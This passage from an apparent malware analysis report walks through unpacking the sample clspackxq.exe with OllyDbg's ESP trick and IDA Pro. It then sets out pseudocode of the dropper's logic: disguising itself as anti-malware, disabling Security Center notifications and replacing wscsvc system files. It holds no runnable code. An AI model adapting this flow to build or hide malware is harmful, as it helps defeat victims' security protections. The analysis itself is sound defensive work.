


Figure 1: PEiD – Nothing is found on packer information




Figure 2: The entropy is identified as "Packed"

When *clspackxq.exe* is loaded into IDA Pro disassembler, it displays that it is packed and most of the functions could not be disassembled (Figure 3).




Figure 3: Code is packed

To unpack the executable, Original Entry Point (OEP), which is a point where the program has been decoded and unpacked successfully, should be obtained. In our analysis, we located OEP with ESP Rule/Trick (or called Stack Pointer Rule) (McReynolds, 2008). The principle of ESP Rule/Trick is defined as to ensure the original executable executes correctly, most packers will restore the stack level (referred to as ESP for Intel IA32 processors) to the original value when the packer codes start to execute.

Firstly, loading the sample into OllyDbg, we press F8 (Step Over) twice. Afterwards, once first two pushes are stepped over, a hardware breakpoint is set on ESP register (Figure 4). That means the program will be interrupted upon any changes in ESP register.




Figure 4: Setting Hardware Breakpoint

After clicking the F9 button (Run) twenty times in OllyDbg, scrolling the screen downward, a CALL to the function at 00401E90 is found at address 00407479, we set a breakpoint there and press F9 until stop at 00407479. Next, the breakpoint is removed and we press F7 to step into the function at 00401E90 (Figure 5). The reason to examine this function is because there is a long jump in stack from high memory address at 00407479 to lower memory address at 00401E90, it would be possible that unpacking operation has completed, hitting the Original Entry Point (OEP) of the program.




Figure 5: A long jump is discovered

Finally, we have reached an address 00401E90 but it does not show any assembly code. In the page, we simply right click and choose “Analysis” and then “Analyze Code” as shown below figure.




Figure 6: Analyze Code

A disassembled code page is displayed and 00401E90 is probably an Original Entry Point. We simply dump the debugged process from OllyDbg as unpacked executable and load it in IDA Pro Disassembler. (Figure 7)




Figure 7: An Original Entry Point is found

Hidden Artifacts from Unpacked Payload

Once it is loaded into IDA Pro Disassembler, a program flow is presented in a Control Flow Graph (CFG) facilitating more straightforward reverse engineering (Figure 9). It is nice for readers to be familiar with this software when working on executable reverse engineering with Chris Eagle's IDA Pro Book (Eagle, 2008). Most of the functions match the findings in behavioral analysis. Meanwhile, we have attempted to reverse major routines and rename them for ease of follow up later (Figure 8). Here is the description of the reverse-engineered functions:

Function Name	Function Description
`ReadAndGetMaliciousPathName`	Read in the temporary path name with malicious payload.
`SetRegKeyToAntiMalware`	Create registry entries and disguise as a legitimate

	Anti-Malware software
SleepNOpenWSCSVC32	Sleep for 15000 milliseconds and then create *Wscsvc32.exe* process.
BackupMaliciousFile	Simply backup clspackxq.exe as *dhdhtrdhdrtr5y*
DisableCurrentProcessAndReplaceWithMaliciousProcess	Disable the original system files and DLLs and replace with the attackers' payloads.
SetRegKeyForClspackxq	Set up registry entries for *Clspackxq.exe.*
CreateMaliciousProcess	Create and open *Wscsvc32.exe* process




Figure 8: Program Flow of Unpacked Clspackxq.exe

Reversed Program Flow:

```
Call ReadAndGetMaliciousPathName;

If (Malicious file clspackxq.exe is found from the target file path and
folder) Then
    Call SleepNOpenWSCSVC32;
Else
    If (SetRegKeyToAntiMalware is successful) Then
       Call OpenAntiMalwareRegistryQueryLicense;
       If (OpenAntiMalwareRegistryQueryLicense is successful)
           Call BackUpMaliciousFile;
       Else
           Call DisableCurrentProcessAndReplaceWithMaliciousProcess;
           Call SetRegKeyForClspackxq;
           Call CreateMaliciousProcess;
           Call BackupMaliciousFile;
       EndIf
    EndIf
EndIf
```

Figure 9: Program Flow of Clspackxq.exe

Meanwhile, it is worthwhile to highlight two hidden artifacts that IDA Pro disassembler has revealed:

Hidden Artifact #1: Take ownership over the wscsvc service

When calling function *DisableCurrentProcessAndReplaceWithMaliciousProcess*, it disables anti-virus notification flag of the Microsoft security center in the victim machine, stop the current legitimate *wscsvc32.exe* service and try to take owner of the legitimate system files for *wscsvc* services and replace it with malicious files. (Figures 10 and 11)

